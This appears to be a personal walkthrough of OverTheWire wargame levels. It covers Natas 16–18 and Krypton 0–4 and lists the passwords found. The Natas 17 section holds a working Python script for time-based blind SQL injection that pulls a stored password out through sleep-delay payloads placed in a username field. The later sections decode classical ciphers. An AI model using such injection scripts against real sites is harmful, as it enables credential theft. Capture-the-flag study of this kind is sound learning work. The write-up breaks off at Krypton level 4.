NEXT LEVEL PASSWORD:
EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC

LEVEL 16 – LEVEL 17

URL: http://natas17.natas.labs.overthewire.org

By checking it:

```
/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas17', '<censored>');
    mysqli_select_db($link, 'natas17');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
    if(mysqli_num_rows($res) > 0) {
        //echo "This user exists.<br>";
    } else {
        //echo "This user doesn't exist.<br>";
    }
    } else {
        //echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>
```


Thisis same as level15 that means it is a blind sqli
the echo text is all printed out which means thsi sqli is not boolean or blind sqli

it is a Time based sqli: we rely on the time the webserver takes to send a response back to us
we can write a query like:
SELECT * from users where username=”natas18” and password like binary ‘%a%’ and sleep(5) #
Here, th elogic is that
if the password first character is ‘a’ is true and it sleep(5) will always happen. By and operation if other are true only we ge the output id ‘a’ character is not there in the password it doen’t give an output

the python script by importig the requests, then providing the credentials , the character set, then in a loop to check in the characters in the payload
then check the time the server took to server and append the charcters to the password

```
import requests

pwd_len = 32

charset_0 = (
        '0123456789' +
        'abcdefghijklmnopqrstuvwxyz' +
        'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
)
charset_1 = ''

target = 'http://natas17.natas.labs.overthewire.org'
auth=('natas17','EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC')
sleep_time = 15

for c in charset_0:
        username = 'natas18" AND IF(password LIKE BINARY "%%%c%
%",SLEEP(%d), 1)#' % (c, sleep_time)
        r = requests.get(target, auth=auth, params={"username": username}
        )
        s = r.elapsed.total_seconds()
        if s >= sleep_time:
                charset_1 += c
                print ('C: ' + charset_1.ljust(len(charset_0), '*'))


password = ""
```

```
while len(password) != pwd_len:
        for c in charset_1:
                t = password + c
                username = 'natas18" AND IF(password LIKE BINARY "%s%
%",SLEEP(%d), 1)#' % (t, sleep_time)
                r = requests.get(target, auth=auth, params={"username": username}
                )
                s = r.elapsed.total_seconds()
                if s >= sleep_time:
print ('P: ' + t.ljust(pwd_len, '*'))
password = t
break
```



NEXT LEVEL PASSWORD:
6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ

LEVEL 17 – LEVEL 18

URL: http://natas18.natas.labs.overthewire.org

To clear this level and get the password we should lofgin with our admin account
By checking the sourcecode:

```php
<?php

$maxid = 640; // 640 should be enough for everyone

function isValidAdminLogin() { /* {{{ */
    if($_REQUEST["username"] == "admin") {
    /* This method of authentication appears to be unsafe and has been disabled for now. */
        //return 1;
    }

    return 0;
}
/* }}} */
function isValidID($id) { /* {{{ */
    return is_numeric($id);
}
/* }}} */
function createID($user) { /* {{{ */
    global $maxid;
    return rand(1, $maxid);
}
/* }}} */
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }}} */
function my_session_start() { /* {{{ */
    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
    if(!session_start()) {
        debug("Session start failed");
        return false;
    } else {
        debug("Session start ok");
        if(!array_key_exists("admin", $_SESSION)) {
        debug("Session was old: admin flag set");
        $_SESSION["admin"] = 0; // backwards compatible, secure
        }
        return true;
    }
    }

    return false;
}
/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas19\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";
    }
}
/* }}} */

$showform = true;
if(my_session_start()) {
    print_credentials();
    $showform = false;
} else {
    if(array_key_exists("username", $_REQUEST) && array_key_exists("password", $_REQUEST)) {
    session_id(createID($_REQUEST["username"]));
    session_start();
    $_SESSION["admin"] = isValidAdminLogin();
    debug("New session started");
    $showform = false;
    print_credentials();
    }
}

if($showform) {
?>
```

OVER THE WIRE – KRYPTON

LEVEL 0 – LEVEL 1

Donate! Help!?

Krypton Level 0 → Level 1

Level Info

Welcome to Krypton! The first level is easy. The following string encodes the password using Base64:

```
S1JZUFRPTklTR1JFQVQ=
```

Use this password to log in to krypton.labs.overthewire.org with username krypton1 using SSH on port 2231. You can find the files for other levels in /krypton/

It says that the password is Base64 ecoded
So, we can decode it using online tool or by using python code or usinng termialcommand

Decode from Base64 format

Simply enter your data then push the decode button.

S1JZUFRPTklTR1JFQVQ=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

KRYPTONISGREAT

The password KRYPTONISGREAT

LEVEL 1 – LEVEL 2

Use this password to log in to krypton.labs.overthewire.org with username krypton1 using SSH on port 2231. You can find the files for other levels in /krypton/
We can login thorugh ssh krypton1@krypton.labs.overthewire.org -p 2231

Donate! Help!?

Krypton Level 1 → Level 2

Level Info

The password for level 2 is in the file 'krypton2'. It is 'encrypted' using a simple rotation. It is also in non-standard ciphertext format. When using alpha characters for cipher text it is normal to group the letters into 5 letter clusters, regardless of word boundaries. This helps obfuscate any patterns. This file has kept the plain text word boundaries and carried them to the cipher text. Enjoy!

```
krypton1@bandit:~$ ls -la
total 20
drwxr-xr-x  2 root root 4096 Apr 10 14:24 .
drwxr-xr-x 70 root root 4096 Apr 10 14:24 ..
-rw-r--r--  1 root root  220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root root  807 Mar 31  2024 .profile
krypton1@bandit:~$ ll
total 20
drwxr-xr-x  2 root root 4096 Apr 10 14:24 ./
drwxr-xr-x 70 root root 4096 Apr 10 14:24 ../
-rw-r--r--  1 root root  220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root 3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root root  807 Mar 31  2024 .profile
krypton1@bandit:~$ cd /krypton/
krypton1@bandit:/krypton$ ls -la
total 36
drwxr-xr-x  9 root root 4096 Apr 10 14:24 .
drwxr-xr-x 25 root root 4096 Jul 24 02:25 ..
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton1
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton2
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton3
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton4
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton5
drwxr-xr-x  3 root root 4096 Apr 10 14:24 krypton6
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton7
krypton1@bandit:/krypton$ cd krypton1
krypton1@bandit:/krypton/krypton1$ ls -la
total 16
drwxr-xr-x 2 root     root     4096 Apr 10 14:24 .
drwxr-xr-x 9 root     root     4096 Apr 10 14:24 ..
-rw-r----- 1 krypton1 krypton1   26 Apr 10 14:24 krypton2
-rw-r----- 1 krypton1 krypton1  882 Apr 10 14:24 README
krypton1@bandit:/krypton/krypton1$ cat README
Welcome to Krypton!

This game is intended to give hands on experience with cryptography
and cryptanalysis.  The levels progress from classic ciphers, to modern,
easy to harder.

Although there are excellent public tools, like cryptool,to perform
the simple analysis, we strongly encourage you to try and do these
without them for now.  We will use them in later excercises.

** Please try these levels without cryptool first **


The first level is easy.  The password for level 2 is in the file
'krypton2'.  It is 'encrypted' using a simple rotation called ROT13.
It is also in non-standard ciphertext format.  When using alpha characters for
cipher text it is normal to group the letters into 5 letter clusters,
regardless of word boundaries.  This helps obfuscate any patterns.

This file has kept the plain text word boundaries and carried them to
the cipher text.
```

It says that the password for level two is encrypted by ROT13 enncryption. The encryted text is in krypton2

```
krypton1@bandit:/krypton/krypton1$ cat README
Welcome to Krypton!

This game is intended to give hands on experience with cryptography
and cryptanalysis.  The levels progress from classic ciphers, to modern,
easy to harder.

Although there are excellent public tools, like cryptool,to perform
the simple analysis, we strongly encourage you to try and do these
without them for now.  We will use them in later excercises.

** Please try these levels without cryptool first **


The first level is easy.  The password for level 2 is in the file
'krypton2'.  It is 'encrypted' using a simple rotation called ROT13.
It is also in non-standard ciphertext format.  When using alpha characters for
cipher text it is normal to group the letters into 5 letter clusters,
regardless of word boundaries.  This helps obfuscate any patterns.

This file has kept the plain text word boundaries and carried them to
the cipher text.

Enjoy!
krypton1@bandit:/krypton/krypton1$ cat krypton2
YRIRY GJB CNFFJBEQ EBGGRA
krypton1@bandit:/krypton/krypton1$
```

by decrypting it we get

PASSWORD : ROTTEN

LEVEL 2 – LEVEL 3

Login using : ssh krypton2@krypton.labs.overthewire.org -p 2231

After logging go to *krypton* directory then to krypton2 directory. Read the README file

```
krypton2@bandit:~$ cd /krypton/
krypton2@bandit:/krypton$ ls -la
total 36
drwxr-xr-x  9 root root 4096 Apr 10 14:24 .
drwxr-xr-x 25 root root 4096 Jul 24 02:25 ..
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton1
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton2
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton3
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton4
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton5
drwxr-xr-x  3 root root 4096 Apr 10 14:24 krypton6
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton7
krypton2@bandit:/krypton$ cd krypton2
krypton2@bandit:/krypton/krypton2$ ls -la
total 36
drwxr-xr-x 2 root     root      4096 Apr 10 14:24 .
drwxr-xr-x 9 root     root      4096 Apr 10 14:24 ..
-rwsr-x--- 1 krypton3 krypton2 16336 Apr 10 14:24 encrypt
-rw-r----- 1 krypton3 krypton3    27 Apr 10 14:24 keyfile.dat
-rw-r----- 1 krypton2 krypton2    13 Apr 10 14:24 krypton3
-rw-r----- 1 krypton2 krypton2  1815 Apr 10 14:24 README
krypton2@bandit:/krypton/krypton2$ cat README
Krypton 2

ROT13 is a simple substitution cipher.

Substitution ciphers are a simple replacement algorithm.  In this example
of a substitution cipher, we will explore a 'monoalphebetic' cipher.
Monoalphebetic means, literally, "one alphabet" and you will see why.

This level contains an old form of cipher called a 'Caesar Cipher'.
A Caesar cipher shifts the alphabet by a set number.  For example:

plain:  a b c d e f g h i j k ...
cipher: G H I J K L M N O P Q ...

In this example, the letter 'a' in plaintext is replaced by a 'G' in the
ciphertext so, for example, the plaintext 'bad' becomes 'HGJ' in ciphertext.

The password for level 3 is in the file krypton3.  It is in 5 letter
group ciphertext.  It is encrypted with a Caesar Cipher.  Without any
further information, this cipher text may be difficult to break.  You do
not have direct access to the key, however you do have access to a program
that will encrypt anything you wish to give it using the key.
If you think logically, this is completely easy.

One shot can solve it!

Have fun.

Additional Information:

The `encrypt` binary will look for the keyfile in your current working
directory. Therefore, it might be best to create a working direcory in /tmp
and in there a link to the keyfile. As the `encrypt` binary runs setuid
```

In this level we have a ‘CAESAR CIPHER’ .
The `Caesar Cipher` is a shift cipher, meaning the letters are shifted by a certain number (the key)
It says to do in a /tmp directory to do thisand has given the steps for it

```
For their information, this cipher text may be difficult to break.  You do
not have direct access to the key, however you do have access to a program
that will encrypt anything you wish to give it using the key.
If you think logically, this is completely easy.

One shot can solve it!

Have fun.

Additional Information:

The `encrypt` binary will look for the keyfile in your current working
directory. Therefore, it might be best to create a working direcory in /tmp
and in there a link to the keyfile. As the `encrypt` binary runs setuid
`krypton3`, you also need to give `krypton3` access to your working directory.

Here is an example:

krypton2@melinda:~$ mktemp -d
/tmp/tmp.Wf2OnCpCDQ
krypton2@melinda:~$ cd /tmp/tmp.Wf2OnCpCDQ
krypton2@melinda:/tmp/tmp.Wf2OnCpCDQ$ ln -s /krypton/krypton2/keyfile.dat
krypton2@melinda:/tmp/tmp.Wf2OnCpCDQ$ ls
keyfile.dat
krypton2@melinda:/tmp/tmp.Wf2OnCpCDQ$ chmod 777 .
krypton2@melinda:/tmp/tmp.Wf2OnCpCDQ$ /krypton/krypton2/encrypt /etc/issue
krypton2@melinda:/tmp/tmp.Wf2OnCpCDQ$ ls
ciphertext  keyfile.dat
```

For a caesar cipher it has 3 text : plaintext, ciphertext, caesar cipher
if any two of them are know we can find the third text
Caesar Cipher (traditionally a shift of 3
plaintext: This is the **original, readable message** — the text before encryption.
Ciphertext: This is the **encrypted version** of the plaintext — the result **after applying** the Caesar cipher
Here, in this level the plaintext is in krypton3 and the ciphertext is in keyfile.dat
Now, we can direclty read the text in keyfile.data so in /tmp directory we do our process. By creating a symbolic link with “ln -s” of the keyfile.dat
encrypt => it is a encrypted key file, and a program that will encrypt our input using the same method.

```
krypton2@krypton:/krypton/krypton2$ mktemp -d
/tmp/tmp.7pD3dyziXz
krypton2@krypton:/krypton/krypton2$ cd /tmp/tmp.7pD3dyziXz
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ ln -s /krypton/krypton2/keyfile.dat
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ ls
keyfile.dat
```

`chmod 777` sets full permissions for all users in the present directory: chmod 777 .
to find the cipher i took */etc/*issue which is Ubuntu run the encrypt program on this we get a cipher text

```
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ chmod 777 .
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ ls
keyfile.dat
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ /krypton/krypto
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ ls
ciphertext  keyfile.dat
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ cat ciphertext
GNGZFGXFEZXkrypton2@krypton:/tmp/tmp.7pD3dyziXz$ cat
```

now check the words UBUNTU and GNGZFGXFEZX . U => G We have 12 letter chipher. So, 12 letter backwards and 14 forwards
then perfrom the cipher on the text in keypton3

```
krypton2@krypton:/tmp/tmp.7pD3dyziXz$ cat /krypton/krypton2/krypton3 | tr a-zA-Z o-za-nO-ZA-N
CAESARISEASY
```

PASSWORD: CAESARISEASY

LEVEL 3 – LEVEL 4

LOGIN: ssh krypton3@krypton.labs.overthewire.org -p 2231

Donate! Help!

Krypton Level 3 → Level 4

Level Info

Well done. You've moved past an easy substitution cipher.

The main weakness of a simple substitution cipher is repeated use of a simple key. In the previous exercise you were able to introduce arbitrary plaintext to expose the key. In this example, the cipher mechanism is not available to you, the attacker.

However, you have been lucky. You have intercepted more than one message. The password to the next level is found in the file 'krypton4'. You have also found 3 other files. (found1, found2, found3)

You know the following important details:

> The message plaintexts are in American English (*** very important) - They were produced from the same key (*** even better!)

Enjoy.

go to the challenge directory

```
krypton3@bandit:~$ cd /krypton/krypton3
krypton3@bandit:/krypton/krypton3$ ls-la
ls-la: command not found
krypton3@bandit:/krypton/krypton3$ ls -la
total 36
drwxr-xr-x 2 root      root      4096 Apr 10 14:24 .
drwxr-xr-x 9 root      root      4096 Apr 10 14:24 ..
-rw-r----- 1 krypton3 krypton3 1542 Apr 10 14:24 found1
-rw-r----- 1 krypton3 krypton3 2128 Apr 10 14:24 found2
-rw-r----- 1 krypton3 krypton3  560 Apr 10 14:24 found3
-rw-r----- 1 krypton3 krypton3   56 Apr 10 14:24 HINT1
-rw-r----- 1 krypton3 krypton3   37 Apr 10 14:24 HINT2
-rw-r----- 1 krypton3 krypton3   42 Apr 10 14:24 krypton4
-rw-r----- 1 krypton3 krypton3  785 Apr 10 14:24 README
krypton3@bandit:/krypton/krypton3$ cat README
Well done.  You've moved past an easy substitution cipher.

Hopefully you just encrypted the alphabet a plaintext
to fully expose the key in one swoop.

The main weakness of a simple substitution cipher is
repeated use of a simple key.  In the previous exercise
you were able to introduce arbitrary plaintext to expose
the key.  In this example, the cipher mechanism is not
available to you, the attacker.

However, you have been lucky.  You have intercepted more
than one message.  The password to the next level is found
in the file 'krypton4'.  You have also found 3 other files.
(found1, found2, found3)

You know the following important details:

- The message plaintexts are in English (*** very important)
- They were produced from the same key (*** even better!)


Enjoy.
```

it has 3 found file sand 2 HINT files

```
krypton3@bandit:/krypton/krypton3$ cat HINT1
Some letters are more prevalent in English than others.
krypton3@bandit:/krypton/krypton3$ cat HINT2
"Frequency Analysis" is your friend.
```

so, By the hints given we need to use frequenct analysis of english alphabets

Letter	Relative frequency in the English language
e	12.702%
t	9.056%
a	8.167%
o	7.507%
i	6.966%
n	6.749%
s	6.327%
h	6.094%
r	5.987%
d	4.253%
l	4.025%
c	2.782%
u	2.758%
m	2.406%
w	2.360%
f	2.228%
g	2.015%
y	1.974%
p	1.929%
b	1.492%
v	0.978%
k	0.772%
j	0.153%
x	0.150%
q	0.095%
z	0.074%

In the given 3 found file every word has 5 letters. So, in the given 3 found files the frequency analysis can be done. In the desending order of the maximum number of times the letter has occur

for i in {A..Z}; do cat found1 found2 found3 | tr -cd $i | wc -c | tr -d '\n'; printf "$i \n"; done | sort -nr

for i in {A..Z}; do : Loop through each uppercase letter from A to Z.

cat found1 found2 found3: Read all the contents of the three files.
| tr -cd $i : Keep only the current letter $i. Delete everything else.So if $i is C, this removes every character that is not C.
| wc -c : Count the number of characters (which is just the number of $i letters).

| tr -d '\n' : Remove the newline from the count output so we can print it next to the letter cleanly.
printf " $i \n" : Print a space, then the current letter, and a newline.get like: 43 A

```
krypton3@bandit:/krypton/krypton3$ for i in {A..Z}; do cat found1 found2 found3 | tr -cd $i | wc -c | tr -d '\n'; printf " $i \n"; done | sort -nr
456 S
340 Q
301 J
257 U
246 B
240 N
227 G
227 C
210 D
132 Z
130 V
129 W
86 M
84 Y
75 T
71 X
67 K
64 E
60 L
55 A
28 F
19 I
12 O
4 R
4 H
2 P
```

Bycomparinngothe frequency list and the aalysis of the file given e => s
Now, since we got the cipher apply this with the text in the krypton4

```
krypton3@bandit:/krypton/krypton3$ cat krypton4 | tr 'SQJUBNGCDZVWMYTXKELAFIORHP' 'ETAOINSRHDLUCMFYWGPBVKXQJZ'
WELLU ISEAH ELEKE LYICN MTOOW INURO BNCAE krypton3@bandit:/krypton/krypton3$ ^C
krypton3@bandit:/krypton/krypton3$ cat krypton4 | tr 'SQJUBNGCDZVWMYTXKELAFIORHP' 'EATSORNIHCLDUPYFWGMBKVXQJZ'
WELLD ONETH ELEVE LFOUR PASSW ORDIS BRUTE krypton3@bandit:/krypton/krypton3$ exit
logout
Connection to krypton.labs.overthewire.org closed.
```

PASSWORD: BRUTE

LEVEL 4 – LEVEL 5

Login: ssh krypton4@krypton.labs.overthewire.org -p 2231

Krypton Level 4 → Level 5

Level Info

Good job!

You more than likely used some form of FA and some common sense to solve that one.

So far we have worked with simple substitution ciphers. They have also been 'monoalphabetic', meaning using a fixed key, and giving a one to one mapping of plaintext (P) to ciphertext (C). Another type of substitution cipher is referred to as 'polyalphabetic', where one character of P may map to many, or all, possible ciphertext characters.

An example of a polyalphabetic cipher is called a Vigenère Cipher. It works like this:

This level deals with a VIGENERE CIPHER
A **polyalphabetic cipher** is a type of **substitution cipher** that uses **multiple substitution alphabets** to encrypt a message which cann be length of the key, the key etc
After loggin in go to the directory we have 2 found files one HINT FILE and a krypton5 file

```
krypton4@bandit:~$ cd /krypton/
krypton4@bandit:/krypton$ ls -la
total 36
drwxr-xr-x  9 root root 4096 Apr 10 14:24 .
drwxr-xr-x 25 root root 4096 Jul 26 16:59 ..
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton1
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton2
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton3
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton4
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton5
drwxr-xr-x  3 root root 4096 Apr 10 14:24 krypton6
drwxr-xr-x  2 root root 4096 Apr 10 14:24 krypton7
krypton4@bandit:/krypton$ cd krypton4
krypton4@bandit:/krypton/krypton4$ ls -la
total 28
drwxr-xr-x 2 root     root     4096 Apr 10 14:24 .
drwxr-xr-x 9 root     root     4096 Apr 10 14:24 ..
-rw-r----- 1 krypton4 krypton4 1740 Apr 10 14:24 found1
-rw-r----- 1 krypton4 krypton4 2943 Apr 10 14:24 found2
-rw-r----- 1 krypton4 krypton4  287 Apr 10 14:24 HINT
-rw-r----- 1 krypton4 krypton4   10 Apr 10 14:24 krypton5
-rw-r----- 1 krypton4 krypton4 1385 Apr 10 14:24 README
```

